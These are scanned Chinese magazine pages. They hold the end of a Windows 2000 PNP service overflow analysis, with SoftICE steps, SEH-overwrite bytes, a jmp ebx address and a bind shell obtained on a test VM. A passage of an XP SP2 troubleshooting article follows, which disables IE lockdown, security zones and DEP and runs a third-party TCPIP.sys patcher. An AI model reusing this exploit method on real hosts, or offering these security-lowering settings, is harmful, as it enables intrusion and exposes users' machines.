


图 2

```
EvilRPC.SDA[76] = 0x3e;
EvilRPC.SDA[77] = 0x1e;
EvilRPC.SDA[78] = 0x02;
EvilRPC.SDA[79] = 0x75;
```

这个地址不是我们熟悉的地址，需要进一步分析。这样的漏洞分析，VMWARE和SoftICE的组合是再合适不过了，顺便向大家推荐)。启动VMWARE中的SoftICE，设置断点:

bpx ntdll!KiUserExceptionDispatcher

发生任何异常，SoftICE都会先在这个函数第一条指令停顿下来。关于KiUserExceptionDispatcher函数及其参数的详细介绍，《我是怎样发现CCPROXY溢出漏洞的》一文中有详细介绍，我在以前的文章中对Realplay溢出漏洞分析中也有详细的介绍，大家可以参考，这里我只结合本漏洞谈谈。

OK，重新攻击VMWare系统，果然弹出了SoftICE，并停留在函数KiUserExceptionDispatcher入口处，如图3所示。




图 3

输入命令addr，可以看到的确是Services进程空间发生了异常。输入命令d (*(esp + 4) + b4)，得到异常发生时 EBP = 0x005bf874，EIP = 0x76750199，如图4 所示。

在输入命令d (*(esp + 4) + c4)时，得到异常发生 ESP = 0x005bf864，如图5所示。




图 4




图 5

调试到这里，由EIP = 0x76750199，我们应该可以得出了一个结论 该漏洞是典型的ret前异常。换句话说，就是在问题函数返回之前就已经发生了异常。按照前面的宏定位分析，网上公布的代码是一定利用了改写SEH指针的方式，我们来证明一下。

输入命令d fs:0，我们看到当前线程SEH结构位于0x005bf8f8处，如图6所示。



图 6

再输入命令d ss:005bf8f8，看到了当前线程SEH结构的8 字节，如图7 所示。




图 7

呵呵，当前线程异常处理函数指针是0x75021e3e，也就是前面看到的填充的地址，证明了我前面的假设。我们将该地址改为Windows 2000下的通用的jmp ebx地址 0x7ffa1571，前面4个字节填写为eb 06 eb 04。然后将VMWare系统重启，再次测试，如图8 所示。




图 8

这下目标机器没有重启。VMWare系统IP为192.168.1.8，在本机输入telnet 192.168.1.8 8721，立即得到了Shell，修改成功了！ 如图9 所示。



图 9

小结：

本文中，我简单地和大家一起对PNP服务溢出漏洞进行了分析。分析的过程不复杂，只是我想通过这样的分析调试，和大家一起分享我调试这些漏洞的一些经验。本文中涉及的宏定位分析，在以后大家分析其他复杂漏洞的时候同样适用。我修改后的代码细节可以参见光盘中的源代码。在Windows 2000+VC6下编译、测试通过。

适合读者：网管、普通网民
前置知识：Windows基本操作

解决Windows XP SP2常见系统故障

文/图 阿娇

有些朋友在安装了Windows SP2之后，发现上网时网页图片无法正常显示、网站验证码看不见、BT软件下载速度减慢、即时通信软件不通等各种故障接二连三地暴露出来，造成这种尴尬局面一方面是因为SP2起点太高，对系统的改动太多造成的，另一方面则是因为我们大家还不熟悉SP2这一新生事物。今天，就让我们再一次走近SP2，着重分析一些SP2容易引起的常见系统故障，帮助大家排忧解难，不让SP2成为我们系统的绊脚石。

绊脚石之一：McAfee VirusScan无法在线升级

故障现象：安装SP2后，McAfee VirusScan无法在线升级。

原因分析：从系统安全角度出发，SP2对各种组件的管理十分严格，设置的权限较低，McAfee VirusScan就是其中的一个。因其权限不够，所以会造成无法在线升级的故障。

应对策略：依次点击"开始->设置->控制面板->管理工具->组件服务"选项，打开"组件服务"窗口，展开"控制台根目录->组件服务->计算机->我的电脑->DOCM配置->FrameworkService"选项，在其上单击右键，调出属性窗口。点选"安全"选项卡，在"启动与激活权限"栏目中点选"自定义"单选按钮。接着点击"编辑"按钮，在弹出的"启动权限"对话框中，点击"添加"按钮，将你的登录账号和"System"账号添加进来，并"允许"其具有"本地启动"、"本地激活"权限，如图1 所示，点"确定"按钮即可。




图1

绊脚石之二：HTML文件中的图片无法正常显示

故障现象：在用IE浏览器浏览网页的过程中，当打开一些包含有图片的HTML网页时，弹出ActiveX错误信息，图片无法正常显示。

原因分析：为防范计算机受到恶意的攻击，默认情况下，SP2禁用了ActiveX、Java等控件，这样就造成了包含有ActiveX、Java等控件的网页无法正常浏览，图片无法正常显示。

应对策略：打开记事本程序，输入以下内容：

```
Windows Registry Editor Version 5.00
（此处空一行）
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN]
@=""
"iexplore.exe"=dword 00000000
"explorer.exe"=dword 00000000
```

输入完毕，另存为"ShowPicture.reg"，双击导入到注册表中即可。

> **小知识** 上述两个键值为"1"时为禁用，为"0"时为解禁ActiveX、Java等控件。

绊脚石之三：安全等级被"锁"定

故障现象：在安装SP2前，我们可以随意地调整Internet域的安全等级，但是在安装了SP2之后，你会发现Internet的安全等级被锁定到中级，当我们试图调整时，会弹出一个"错误"警告框，如图2 所示。我们无法再按个人的实际需要来调整安全等级。




图2

原因分析：这个问题主要是SP2出于安全的考虑，锁定了Internet的安全等级，默认情况下不允许用户来调整。

应对策略：点击"开始->运行"，在弹出的运行对话框中输入"REGEDIT"，回车后打开注册表编辑器，依次展开如下分支：

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\Zones\3]

在右侧的窗口中找到名为"MinLevel"的Dword值，双击，在弹出的编辑对话框中将其数值数据设为"10000"（十六进制），点"确定"按钮并关闭注册表编辑器，按F5刷新一下，现在再试试，看安全等级是不是可以自由调整了？

绊脚石之四：程序不兼容

故障现象：安装SP2后，往往会与Office XP等软件产生兼容性问题，程序莫名其妙地出错。

原因分析：造成该问题的元凶主要是DEP数据执行预防技术，DEP（Date Execution Prevention）技术主要是为有效避免缓冲区溢出问题而设计的，它可以有效防止病毒或恶意程序在电脑受保护的内存位置存放运行有害代码，DEP会将某些常用的内存位置标记为"不可执行"，从而让病毒或恶意代码无生存之处，但它同时也导致了一些程序无法正常运行。

应对策略：我们可以通过手动配置让某一个程序不受DEP检测，就可避免DEP产生的兼容性问题，方法如下。

在桌面上，右键单击"我的电脑"，在弹出的右键菜单中选择"属性"。在弹出的"系统属性"窗口中，点击"高级"选项卡，接着点击"性能"栏目中的"设置"按钮。在弹出的"性能选项"对话框中，点击"数据执行保护"选项卡，点选中"为除下列选定程序之外的所有程序和服务执行DEP"，如图3所示，然后通过"添加"按钮，将你所需要的程序添加进来即可。




图3

与SP2产生兼容性问题的程序还有很多，限于篇幅，笔者在这里就不一一罗列了，有兴趣的朋友可以参考"Http：//support.microsoft.com/?id=884130"上的技术文档。

绊脚石之五：P2P软件下载速度减慢

故障现象：现如今，触网的人恐怕没有人不"变态"，BT软件给我们带来了酣畅淋漓的下载体验和资源共享的另类方法，但是安装SP2之后，原来奇快的下载速度突然之间就减慢了，将变态软件卸载重装也解决不了问题。

原因分析：为有效防止冲击波、震荡波之类的蠕虫病毒的多线程攻击，SP2内建了一个OOB Messages动态链接库，该动态链接库会实时监控每一个进程的并发线程数，只要超过了它认为的安全线程数（10个），就开始屏蔽掉部分线程，以减少线程数。

应对策略：要解决该问题，必须修改位于"E：\WINDOWS\ServicePackFiles\i386"目录下的"TCPIP.sys"，但是手动修改比较麻烦，现在已经有高手为我们做成了补丁，你只需要下载安装即可。下载地址"http：//www.lvllord.de/4226fix/evid4226patch20b.exe"。下载完毕，在命令行下运行该程序，在询问的时候，回答"Y"，然后退出命令行，重新启动计算机即可。

绊脚石之六：本地网页中的FLASH文件无法正常显示

故障现象：下载到本地的IE文件原来均可以正常显示的包含有FLASH动画的IE文件，安装SP2之后，无法显示FLASH动画。

原因分析：SP2默认的安全设置为防止用户在本地打开一些FLASH文件过程中在不知情的情况下，被隐藏于FLASH中的恶意代码引导到一些恶意网站，导致计算机受到攻击，从而禁止了用户在本地（硬盘和光盘）上打开包含有FLASH等内容的文件。

应对策略：启动IE浏览器，点击菜单栏的"工具->Internet选项"命令，调出"Internet选项"窗口。点击"高级"选项卡，在"设置"下拉列表框中，将"允许活动内容在我的计算机上的文件中运行"和"允许来自CD的活动内容在我的计算机上运行"选项打上对勾，点"确定"按钮即可。

绊脚石之七：无法共享文件和打印机

